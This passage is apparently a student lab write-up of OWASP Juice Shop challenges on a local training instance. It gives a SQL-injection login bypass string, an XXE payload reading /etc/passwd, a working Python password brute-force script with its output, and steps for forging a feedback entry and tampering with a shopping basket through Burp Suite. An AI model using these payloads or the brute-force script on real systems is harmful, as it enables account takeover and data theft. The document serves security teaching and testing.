13	Benjamin	401			503		
14	Henry	401			503		
15	Jack	401			503		
16	William	401			503		
17	Michael	401			503		
18	Alexander	401			503		
19	<b>Samuel</b>	<b>200</b>			808		
20	Daniel	401			503		
21	Owen	401			503		

9. Use the correct answer: once the correct answer is found, use it to reset Jim's password and verify that the password has been successfully reset by logging in with the new password.

## No. 3, Task: XXE Data Access (3 stars), Vulnerability: XML External Entities (XXE)

1. Login as user or admin. Here, admin login will be used.


' or 1=1;-- the single quotation mark (' ) is used to close the existing string in the SQL query, or 1=1 is the logical condition that will always return true, semi-colon (;) is used to close the query statement, and the two hyphens (--) used represents the SQL comment which will treat any characters after the hyphens to be treated as comments and would not be run by the database.

The screenshot shows a login page and a user account menu. On the left, the login page has an 'Email' field containing "' or 1=1;--" and a 'Password' field containing 'mjni'. Both fields have green outlines, indicating they are valid. On the right, a user account menu is open, showing 'admin@juice-sh.op' as the logged-in user. The menu also includes 'Orders & Payment', 'Privacy & Security', and 'Logout'. A notification badge with the number '6' is visible above the account icon.

2. Prepare XML file (file name is "xxe.xml").

```
<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

3. In the complaint form, input message and upload “xxe.xml” file. Then, click on the “Submit” button.



4. In Burp Suite, the **POST request with the URL “/file-upload”** was posted to the Juice Shop website. And the contents of /etc/passwd from the server has been successfully retrieved.

## No. 4, Task: Login Amy (3 stars), Vulnerability: Sensitive Data Exposure

1. Based on the task's description, **copy the hint "One Final Important Note"** and do a Google search. Then open the first link. Scrolling down to the "One Final Important Note" box, it is seen that the password "D0g....." should not be taken letter by letter. However, since Amy have not read this term, it can be assumed that she either used this password or a password with the same padding as her login credentials.

A screenshot of a Google search results page. The search query "One Important Final Note" is entered in the search bar. Below the search bar, there are links for All, Images, News, Videos, Shopping, More, and Tools. It shows approximately 5,760,000,000 results found in 0.33 seconds. The top result is from Gibson Research Corporation, with the URL <https://www.grc.com/haystack>. The snippet of the page content reads: "Password Haystacks: How Well Hidden is Your Needle? One Important Final Note. The example with "D0g....." should not be taken literally because if everyone began padding their passwords with ...". A callout box highlights the "One Important Final Note" section with the following text:

**One Important Final Note**

The example with "D0g....." should not be taken literally because if everyone began padding their passwords with simple dots, attackers would soon start adding dots to their guesses to bypass the need for full searching through **unknown** padding. Instead, **YOU should invent** your own **personal padding policy**. You could put some padding in front, and/or interspersed through the phrase, and/or add some more to the end. You could put some characters at the beginning, padding in the middle, and more characters at the end. And also mix-up the padding characters by using simple memorable character pictures like "<->" or "[\*]" or "^-^" ... but do invent your own!

If you make the result long **and** memorable, you'll have super-strong passwords that are also easy to use!

2. On the Juice Shop website, an attempt to log into Amy's account with the password "D0g....." was made, but was not successful. So, it could mean that Amy could have changed the letters in the password while maintaining the same padding (as she had not read the important note while setting her account).

The screenshot shows a dark-themed login form. At the top, the word "Login" is displayed. Below it, an orange error message says "Invalid email or password." There are two input fields: one for "Email" containing "amy@juice-sh.op" and another for "Password" containing "D0g.....". To the right of the password field is a small eye icon for password visibility. Below the inputs is a link "Forgot your password?". In the center is a blue "Log in" button with a white arrow icon. To its left is a checkbox labeled "Remember me". Below the "Log in" button is a horizontal line with the word "or" in the center. To the right of the line is a green "Log in with Google" button featuring the Google logo. At the bottom of the form is a link "Not yet a customer?".

3. In Burp Suite, the POST request with the URL "/rest/user/login" was posted to the Juice Shop website.

The screenshot displays the Burp Suite interface with two panels: "Request" and "Response".

**Request:**

- Method: POST
- URL: /rest/user/login
- Headers:
  - Host: localhost:3000
  - Content-Length: 65
  - sec-ch-ua: "Chromium";v="115", "Not?A\_Brand";v="24"
  - Accept: application/json, text/plain, \*/\*
  - Content-Type: application/json
  - sec-ch-ua-mobile: ?0
  - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.6045.123 Safari/537.36
  - sec-ch-ua-platform: "Windows"
  - Origin: http://localhost:3000
  - Sec-Fetch-Site: same-origin
  - Sec-Fetch-Mode: cors
  - Sec-Fetch-Dest: empty
  - Referer: http://localhost:3000/
  - Accept-Encoding: gzip, deflate, br
  - Accept-Language: en-US,en;q=0.9
  - Cookie: language=en; welcomebanner\_status=dismiss; cookieconsent\_status=dismiss; continueCode=3N8gThanaWZ2qlpw0vV0e7cKfDHNluujhDMHQKdLPQj0RM6j9rKy147xez
  - Connection: close
- Body (Raw):
 

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 65
4 sec-ch-ua: "Chromium";v="115", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.6045.123 Safari/537.36
9 sec-ch-ua-platform: "Windows"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=3N8gThanaWZ2qlpw0vV0e7cKfDHNluujhDMHQKdLPQj0RM6j9rKy147xez
18 Connection: close
19
20 {
  "email": "amy@juice-sh.op",
  "password": "D0g....."
}
```

4. A Python program is written to perform a brute force attack.

```
import requests

juice_shop_url = "http://localhost:3000{}".format("/rest/user/login")
target_email = "amy@juice-sh.op"

def brute_force_password():
    uppercase_letters = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    numbers = "0123456789"
    lowercase_letters = "abcdefghijklmnopqrstuvwxyz"

    for up_letter in uppercase_letters:
        for number in numbers:
            for low_letter in lowercase_letters:
                password = f"{up_letter}{number}{low_letter}{'.' * 21}"
                print(f"Trying password: {password}")


                response = requests.post(juice_shop_url, json={'email': target_email, 'password': password})

                if response.status_code >= 200 and response.status_code < 300:
                    print(f"Password found: {password}")
                    return # Stop once the password is found

if __name__ == "__main__":
    brute_force_password()
```

- a. The program starts by importing the ‘requests’ module to make HTTP requests.
- b. The program then sets 2 variables - ‘juice\_shop\_url’ which is the login endpoint for the website, and ‘target\_email’ which is the victim’s email address that the password will be brute-forced.
- c. In the ‘brute\_force\_password()’ function, 3 strings are defined:
  - i. ‘uppercase\_letters’: a string containing uppercase letters from ‘A’ to ‘Z’
  - ii. ‘lowercase\_letters’: a string containing lowercase letters from ‘a’ to ‘z’
  - iii. ‘numbers’: a string containing digits from ‘0’ to ‘9’
- d. The ‘brute\_force\_password()’ function then uses nested loop to iterate through the 3 string, effectively creating possible password combinations. The password (`password = f'{up_letter}{number}{low_letter}{'.' * 21}'`) is then created by taking one character each from the 3 string, followed by 21 dots.
- e. The ‘brute\_force\_password()’ function then prints the message of trying the specific password combination (`print(f"Trying password: {password}")`).
- f. The ‘brute\_force\_password()’ function then sends a HTTP POST request to the ‘juice\_shop\_url’ using the ‘`requests.post()`’ method. It sends a JSON payload with the target email (`‘target_email’`) and the generated password.
- g. After sending the request, it checks the HTTP response’s status code (`‘response.status_code’`).

- i. If the status code is in the range 200-299 (indicating a successful HTTP response), it assumes that the correct password has been found.
  - ii. If a successful response is received, it prints the password and immediately exits the function using the return statement. This stops the brute-force process.
  - h. For execution of the program, the 'if \_\_name\_\_ == "\_\_main\_\_":' block is used to call the 'brute\_force\_password()' function to initiate the brute-force process for finding the password for the specified email address.
5. After running the Python program (it will take some time), the password has been found.




```

PROBLEMS    OUTPUT    DEBUG CONSOLE    TERMINAL    PORTS    MEMORY    XRTOS
Trying password: K0s.....
Trying password: K0t.....
Trying password: K0u.....
Trying password: K0v.....
Trying password: K0x.....
Trying password: K0y.....
Trying password: K0z.....
Trying password: K1a.....
Trying password: K1b.....
Trying password: K1c.....
Trying password: K1d.....
Trying password: K1e.....
Trying password: K1f.....
Password found: K1f.....

```

6. The password 'K1f.....' was used on the OWASP Juice Shop website, successfully logging into Amy's account.



Login

Email \* amy@juice-sh.op

Password \* K1f.....

Forgot your password?

Log in

Remember me

or

Log in with Google

Not yet a customer?

Search icon

Account icon

Your Basket icon (with 2 notifications)

EN

amy@juice-sh.op

Orders & Payment

Privacy & Security

Logout

Banana Juice

## No. 5, Task: Forged Review (3 stars), Vulnerability: Broken Access Control

1. While in the customer feedback page, look within the source code to find the userID section.
2. From the source code, there is the condition `hidden type="text"`, here we remove the '`hidden`' condition.

```
<div _ngcontent-sre-c24 fxlayoutalign="center" style="place-content: stretch center; align-items: stretch; flex-grow: 1">
  <mat-card _ngcontent-sre-c24 class="mat-card mat-focus-indicator mat-elevation-z6">
    <h1 _ngcontent-sre-c24 translate>Customer Feedback</h1> == $0
    <div _ngcontent-sre-c24 id="feedback-form" class="form-container">
      <input _ngcontent-sre-c24 hidden type="text" id="userId" class="ng-untouched ng-pristine ng-valid">
      <mat-form-field _ngcontent-sre-c24 appearance="outline" color="accent" class="mat-form-field ng-tns-c22-10">...</mat-form-field>
      <mat-form-field _ngcontent-sre-c24 appearance="outline" color="accent" class="mat-form-field ng-tns-c22-11">...</mat-form-field>
```

3. A text box is shown after removing the '`hidden`' condition within the source code.

The screenshot shows a 'Customer Feedback' form. At the top, it says 'Customer Feedback'. Below that, there's a text input field with '231' typed into it, labeled 'Author'. Underneath the input field, the word 'anonymous' is displayed. The next section is a large text area labeled 'Comment \*' with a character limit of 160 characters. The text area contains the number '0/160'. Below this, there's a 'Rating' section with a slider set to the first position. The entire form is presented on a dark background.

4. To see the data type for userID, we use an account to send an account and use Burp Intercept to see the data send.

Request to http://localhost:3000 [127.0.0.1]

Forward Drop Intercept is on Action Open browser

Pretty Raw Hex

```

1 POST /api/Feedbacks/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 88
4 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZC16MjIsInVzZXJuYWllIjoiiIwiZWVhawWiOiiX
MjNAMTlzlNmVbSISInBhc3N3b3JkIjoINDzmOTRjOGRAIMTRmYjM2NjgwODUwNzY42mYXYjdmMnEiLCyb2xlijoIy3VzdG9tZXIlLCjkZVxleGVUb2t1b
iI6IiisImxhc3RMb2dpk1wIjoimti3ljAuMC4xIiwiCHjvZmlsZUltyWd1Ijoil2Fzc2V0c9wdWjsaWMvaWhZVzL3VwbGshZHMvZGVmYXVsdC5zdm
ciLCJob3RwU2VjcmVOijoiIiwiiaXBv3RpdmUiOnRydWUsImNyZWF0ZWRBdC16IjIwMjMtMTEtMDggMDc6MTI6NDEuODk4ICswMDowMCIsInVzZGFOZWR
Bdc16IjIwMjMtMTEtMDggMDc6MTY6NTAUoDA2ICswMDowMCIsimRlbGV0ZWRBdC16bnVsbsHosimlhdC16MTY5OTQyODQ4Nn0.crBnE103JioTJPSglsU5
T_G955z6ek8r2bUeeUo7LJgCqcjQ9OY1XBVCmLYE2ooHnSyquipN35_65TCzEqk7zjBL3bqzRu6NdF1YyaBw__6tvtdBmSlkdbeoZmvNMiw2nGsC3137JY
9YcMC8icN673tfsoz1VGNTtBXuoUuvKes
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.105
Safari/537.36
10 sec-ch-ua-platform: "Windows"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZC16MjIsInVzZXJuYWllIjoiiIwiZWVhawWiOiiX
MjNAMTlzlNmVbSISInBhc3N3b3JkIjoINDzmOTRjOGRAIMTRmYjM2NjgwODUwNzY42mYXYjdmMnEiLCyb2xlijoIy3VzdG9tZXIlLCjkZVxleGVUb2t1b
iI6IiisImxhc3RMb2dpk1wIjoimti3ljAuMC4xIiwiCHjvZmlsZUltyWd1Ijoil2Fzc2V0c9wdWjsaWMvaWhZVzL3VwbGshZHMvZGVmYXVsdC5zdm
ciLCJob3RwU2VjcmVOijoiIiwiiaXBv3RpdmUiOnRydWUsImNyZWF0ZWRBdC16IjIwMjMtMTEtMDggMDc6MTI6NDEuODk4ICswMDowMCIsInVzZGFOZWR
Bdc16IjIwMjMtMTEtMDggMDc6MTY6NTAUoDA2ICswMDowMCIsimRlbGV0ZWRBdC16bnVsbsHosimlhdC16MTY5OTQyODQ4Nn0.crBnE103JioTJPSglsU5
T_G955z6ek8r2bUeeUo7LJgCqcjQ9OY1XBVCmLYE2ooHnSyquipN35_65TCzEqk7zjBL3bqzRu6NdF1YyaBw__6tvtdBmSlkdbeoZmvNMiw2nGsC3137JY
9YcMC8icN673tfsoz1VGNTtBXuoUuvKes
19 Connection: close
20
21 {
    "UserId":22,
    "captchaId":16,
    "captcha":"11",
    "comment":"cc4gfif (***@123.com)",
    "rating":4
}

```

5. Once we have all the information we have we can forge a feedback.

**Customer Feedback**

Author  
anonymous

Comment \*

Max. 160 characters 0/160

Rating ●

CAPTCHA: What is 3\*8+4 ?

Result \*

Submit

**Customer Feedback**



ddw jhcn luomcn e jcncien b2i  
(★★★☆☆)

Follow us on Social Media

## No. 6, Task: Manipulate Basket (3 stars), Vulnerability: Broken Access Control

### Demonstration Steps:


1. Go to **localhost:3000/#/register** to register an account in juice shop. The informations used are as follows:  
**Email:** [gmail@gmail.com](mailto:gmail@gmail.com)  
**Password:** test1  
**Security Question:** Your eldest sibling's middle name?  
**Answer:** test
2. Upon successful registration from step 1, go to **localhost:3000/#/login** to log in (This step is done to ensure that there is a valid account for subsequent actions).

The image consists of two side-by-side screenshots of a web application interface.

**User Registration Screenshot:** This screenshot shows the registration form with a yellow border around the entire input area. The fields include Email (gmail@gmail.com), Password (test1), Repeat Password (test1), Show password advice (unchecked), Security Question (Your eldest sibling's middle name?), and Answer (test). A large yellow arrow points down to the "Register" button, which is highlighted with a yellow border and contains the text "+user Register".

**Login Screenshot:** This screenshot shows the login form with a yellow border around the email and password fields. The fields are filled with "Email" (gmail@gmail.com) and "Password" (test1). Below the password field is a "Forgot your password?" link. The "Log in" button is highlighted with a yellow border and contains the text "Log in". To the right of the "Log in" button is a yellow number "2".

3. Ensure that the shopping cart “Your Basket” is empty upon successful login to the newly created account (This step is to establish the starting point to manipulate the basket).



4. Add one product to the basket by clicking on the “Add to Basket” button.

  - a. Start by adding a product to the basket to set the baseline state for the subsequent basket manipulations. This will create the initial POST request that can be analysed through Burp Suite.

Your Basket (gmail@gmail.com)

Raspberry Juice (1000ml) 4.99¤

Total Price: 4.99¤

**Checkout**

You will gain 0 Bonus Points from this order!

5. Open Burps Suite → Go to Proxy → Go to HTTP History.

  - a. Find the **POST** request under the Method column. Make sure the URL is /api/BasketItems/

    - i. HTTP History to help monitor the traffic between the browser and the Juice Shop.
    - ii. POST Method is the HTTP request, to be manipulated later using parameter pollution. It is a POST method because there is an attempt to insert an object into the basket.

Burp Suite Community Edition v2023.10.3.4 - Temporary Project																
#	Host	Method	URL	Params	Edited	Status code	Length	MIME...	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
21	http://localhost:3000	POST	/socket.io/?EIO=4&transport=p...	✓	200	187	text	io/			127.0.0.1	163846 12... 8080				
2	http://localhost:3000	GET	/runtime.js		304	363	script	js			127.0.0.1	163844 12... 8080				
3	http://localhost:3000	GET	/polyfills.js		304	364	script	js			127.0.0.1	163844 12... 8080				
4	http://localhost:3000	GET	/vendor.js		304	364	script	js			127.0.0.1	163844 12... 8080				
5	http://localhost:3000	GET	/main.js		304	365	script	js			127.0.0.1	163844 12... 8080				
6	https://cdns.cloudflare.com	GET	/ajax/libs/cookieconsent2/3.1.0/...		200	21791	script	js		✓ 104.17.24.14	163845 12... 8080					
7	https://cdns.cloudflare.com	GET	/ajax/libs/jquery/2.2.4/jquery.mi...		200	86556	script	js		✓ 104.17.24.14	163845 12... 8080					
11	http://localhost:3000	GET	/assets/18n/en.json		304	364	script	json			127.0.0.1	163845 12... 8080				
44	https://passwordleakhe...	POST	/v1/leaks/lookupSingle	✓	200	523	script			✓ 172.253.118.95	163931 12... 8080					
46	https://passwordleakhe...	POST	/v1/leaks/lookupSingle	✓	400	523	script			✓ 172.253.118.95	163931 12... 8080					
12	http://localhost:3000	GET	/socket.io/?EIO=4&transport=p...	✓	200	298	JSON	io/			127.0.0.1	163845 12... 8080				
22	http://localhost:3000	GET	/socket.io/?EIO=4&transport=p...	✓	200	234	JSON	io/			127.0.0.1	163930 12... 8080				
42	http://localhost:3000	POST	/api/users/	✓	400	457	JSON				127.0.0.1	163930 12... 8080				
45	http://localhost:3000	POST	/rest/users/login	✓	200	1164	JSON				127.0.0.1	163931 12... 8080				
47	http://localhost:3000	GET	/rest/users/whoami		200	366	JSON				127.0.0.1	163931 12... 8080				
61	http://localhost:3000	GET	/rest/users/whoami		200	486	JSON				127.0.0.1	163932 12... 8080				
69	http://localhost:3000	DELETE	/api/BasketItems/9		200	386	JSON				127.0.0.1	163939 12... 8080				
70	http://localhost:3000	GET	/rest/basket/6		200	511	JSON				127.0.0.1	163940 12... 8080				
97	http://localhost:3000	POST	/api/BasketItems/	✓	200	514	JSON				127.0.0.1	163951 12... 8080				
99	http://localhost:3000	GET	/rest/basket/6		200	917	JSON				127.0.0.1	163951 12... 8080				
1	http://localhost:3000	GET	/		304	363					127.0.0.1	163844 12... 8080				
9	http://localhost:3000	GET	/rest/admin/application-configu...		304	278					127.0.0.1	163845 12... 8080				
10	http://localhost:3000	GET	/rest/admin/application-version		304	276					127.0.0.1	163845 12... 8080				
13	http://localhost:3000	GET	/api/Challenger?name=Score%	✓	304	277					127.0.0.1	163845 12... 8080				
14	http://localhost:3000	GET	/rest/lanouaues		304	278					127.0.0.1	163845 12... 8080				

- b. Check the POST request, from the curly brackets onwards { . The information should be as follows:

```
{
  "ProductID": 4,
  "BasketId": "6",
  "quantity": 1
}
```

Reason for this step is to examine this specific POST request for adding the product “raspberry juice” into the basket. From observation of the POST request in Burp Suite, the request requires “ProductID” and “BasketId” for the application to handle basket additions. Based on the response, the server has successfully added product ID 6 “raspberry juice” into the basket.

### Request

Pretty	Raw	Hex
<pre>1 POST /api/BasketItems/ HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 43 4 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24" 5 Accept: application/json, text/plain, */* 6 Content-Type: application/json 7 sec-ch-ua-mobile: ?0 8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMl0iJzdWNjZXNzIiwiZCFOYSI6eyJpZC16MjIsInVzZXJuYWllIjoiIiwiZWlh aWwi0iJnbWFpbEBnbWFpbC5jb20iLCJwYXNzd29yZC16IjVhMTA1ZThiOWQOMGUxMz15NzgwZDYYZWEyMjY1ZDhhliwicm9sZSI6ImNlc3Rvb WWyIiwiZGVsdXhlVG9rZW4i0iIiLCJsYXN0TC9naWSJcCl6IjEyNy4wLjAuMSIsInByb2ZpbGVjbWFnZSI6Ii9hc3N1dHMvcHVibGljL2ltYW dlcy9lcGxvYWRzL2R1ZmFlbHQuc3ZniIwidG90cFN1Y3J1dC16IiIsImlzQWN0aXZ1Ijp0cnV1LCJjcmVhdGVrQXQi0iIyMDIzLTEyIDA 40jI30jAxLjAOMyArMDA6MDAiLCJlcGRhdGVrQXQi0iIyMDIzLTEyIDA40jMw0jE4Ljk0NiArMDA6MDAiLCJkZWx1dGVrQXQi0m51bGx9 LCJpYXQi0jE20Tk3NzgzNzF9.wSMN69k8ObwtvbTeh_SlcjbLaNZX-nzLFYeN_SxdCFRhKqR_yE0aRvGWRBDVuIucXK1wg2fhB6qmGkd7Sowl SnPTQEpry-OUY--KbdYsS-yH47-thH_H6d0mEMwsAA0LxZ59_cvvdqXcMiHVwUrqXc8f92iC4Pt0TMHu7po35Vs 9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.123 Safari/537.36 10 sec-ch-ua-platform: "Windows" 11 Origin: http://localhost:3000 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-Mode: cors 14 Sec-Fetch-Dest: empty 15 Referer: http://localhost:3000/ 16 Accept-Encoding: gzip, deflate, br 17 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8 18 Cookie: welcomebanner_status=dismiss; cookieconsent_status=dismiss; language=en; token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMl0iJzdWNjZXNzIiwiZCFOYSI6eyJpZC16MjIsInVzZXJuYWllIjoiIiwiZWlh aWwi0iJnbWFpbEBnbWFpbC5jb20iLCJwYXNzd29yZC16IjVhMTA1ZThiOWQOMGUxMz15NzgwZDYYZWEyMjY1ZDhhliwicm9sZSI6ImNlc3Rvb WWyIiwiZGVsdXhlVG9rZW4i0iIiLCJsYXN0TC9naWSJcCl6IjEyNy4wLjAuMSIsInByb2ZpbGVjbWFnZSI6Ii9hc3N1dHMvcHVibGljL2ltYW dlcy9lcGxvYWRzL2R1ZmFlbHQuc3ZniIwidG90cFN1Y3J1dC16IiIsImlzQWN0aXZ1Ijp0cnV1LCJjcmVhdGVrQXQi0iIyMDIzLTEyIDA 40jI30jAxLjAOMyArMDA6MDAiLCJlcGRhdGVrQXQi0iIyMDIzLTEyIDA40jMw0jE4Ljk0NiArMDA6MDAiLCJkZWx1dGVrQXQi0m51bGx9 LCJpYXQi0jE20Tk3NzgzNzF9.wSMN69k8ObwtvbTeh_SlcjbLaNZX-nzLFYeN_SxdCFRhKqR_yE0aRvGWRBDVuIucXK1wg2fhB6qmGkd7Sowl SnPTQEpry-OUY--KbdYsS-yH47-thH_H6d0mEMwsAA0LxZ59_cvvdqXcMiHVwUrqXc8f92iC4Pt0TMHu7po35Vs 19 Connection: close 20 21 {   "ProductId": 4,   "BasketId": "6",   "quantity": 1 }</pre>		

6. Send this specific request to the Repeater. Can be done by **Ctrl + R** or Right click the row and press "Send to Repeater".
- a. Repeater is used to isolate and re-send the specific request multiple times for further analysis and manipulation

Filter settings: Hiding CSS, image and general binary content


#	Host	Method	URL	Params	Edited	Status code	Length	MIME... ▾	Exten
47	http://localhost:3000	GET	/rest/user/whoami			200	366	JSON	
61	http://localhost:3000	GET	/rest/user/whoami			200	486	JSON	
69	http://localhost:3000	DELETE	/api/BasketItems/9			200	386	JSON	
70	http://localhost:3000	GET	/rest/basket/6			200	511	JSON	
97	http://localhost:3000	POST	/api/BasketItems/			200	511	JSON	
99	http://localhost:3000	GET	/rest/basket/6					JSON	
